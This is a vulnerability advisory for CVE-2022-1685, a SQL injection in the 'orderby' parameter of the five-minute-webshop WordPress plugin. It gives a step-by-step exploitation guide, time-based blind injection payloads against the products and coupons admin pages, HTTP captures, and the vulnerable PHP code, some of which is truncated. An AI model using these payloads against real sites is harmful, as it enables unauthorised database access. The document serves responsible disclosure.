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Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	five-minute-webshop
Affected Software Type	WordPress plugin
Version	1.3.2
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1685
CVSS 3.x Base Score	4.9
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/five-minute-webshop
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1685

Vulnerability Description

The `orderby` query parameter in five-minute-webshop 1.3.2 is vulnerable to SQL injection




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
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Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges



Go to `Five Minute Webshop` and then hit `Manage products`



Clicking the previous button already triggers the vulnerable request. `orderby` is the vulnerable query parameter.

```

4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,/*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/admin.php?page=fmwes_products
8 DNT: 1
9 Connection: close
10 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651745631%7C0V2XERpVfC6Ssb06tVelcjlU3eSstE3PBYGLacRcWk
%7C35253b322f0667a47e2db7f72abbf9e67d1934567168341789ac615473a65
b0f; XDEBUG_SESSION=netbeans-xdebug; wordpress_test_cookie=
WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651745631%7C0V2XERpVfC6Ssb06tVelcjlU3eSstE3PBYGLacRcWk
%7C35253b322f0667a47e2db7f72abbf9e67d1934567168341789ac615473a65
872; wp-settings-1=
editor%3DtinyMce%26amp;wp-content%3Dbrowse%26wd_ads_manage_gro
ups_tab%3Dpop; wp-settings-time-1=1651572831
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
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```

A POC may look like the following request:

The image shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab displays an HTTP GET request to `wp-admin/admin.php?page=fmwes_products&orderby=id&AND+(SELECT+7394+FROM+(SELECT(SLEEP(5)))UrUZ) HTTP/1.1`. The 'Response' tab shows the server's response, which is an HTTP 200 OK status with various headers including `Date: Tue, 03 May 2022 10:39:54 GMT`, `Server: Apache/2.4.52 (Debian)`, and `Content-Type: text/html; charset=UTF-8`. The response body contains HTML content, including a title 'Manage Products' and a script block.

In the code, the vulnerability is triggered by unsanitized user input of `id` at line 38 in `./includes/components/class-wp-sb-list-table-products.php`. The final database query is called at line 58.



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```
30         $this->delete_item($id);
31     }
32 }
33 }
34 $columns = $this->get_columns();
35 $hidden = array();
36 $sortable = $this->get_sortable_columns();
37 $this->column_headers = array($columns, $hidden, $sortable);
38 $orderby = (!empty($_GET['orderby'])) ? sanitize_text_field($_GET
39 ['orderby']): 'title';
40 $order = (!empty($_GET['order'])) ? sanitize_text_field($_GET
41 ['order']): 'asc';
42 $search = (!empty($_POST['s'])) ? sanitize_text_field($_POST
43 ['s']): '';
44 $current_page = $this->get_pagenum();
45 $total_items = $this->get_total_items($search);
46 $this->set_pagination_args(array(
47     'total_items' => $total_items,
48     'per_page' => 10
49 ));
50 $this->items = $this->fetch_products($orderby, $order,
51 $current_page, $search);
52 }
53
54 function column_default( $item, $column_name ) {
55     return $item->$column_name;
56 }
57
58 function fetch_products($orderby, $order, $page, $search){
59     global $wpdb;
60     $where = $search == '' ? "where title like '%" . $search . "%'" :
61     return $wpdb->get_results('select * from fmwes_products '.$where.
62     ' order by '
63     . $orderby . ' ' . $order
64     . ' LIMIT ' . (($page - 1) * 10) . ',10');
```

The exploit also applies for `./includes/components/class-wp-sb-list-table-coupons.php` and `./includes/components/class-wp-sb-list-table-orders.php` since the database calls are used identically here. Example:

Request	Response
<pre>1 GET /wp-admin/admin.php?page=fmwes_coupons&orderby= 2 id+AND+(SELECT+7394+FROM+(SELECT(SLEEP(5)))UrUZ) HTTP/1.1 3 Host: localhost 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) 5 Gecko/20100101 Firefox/91.0 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp 7 */*;q=0.8</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 03 May 2022 10:56:13 GMT 3 Server: Apache/2.4.52 (Debian) 4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0 6 X-Frame-Options: SAMEORIGIN 7 Referrer-Policy: strict-origin-when-cross-origin 8 Vary: Accept-Encoding</pre>

Exploit Payload

Please note that cookies and headers need to be changed according to your user settings



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User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=fmwes_products
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651745631%7COV2XERpVFeC6Ssb06tVelcj
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1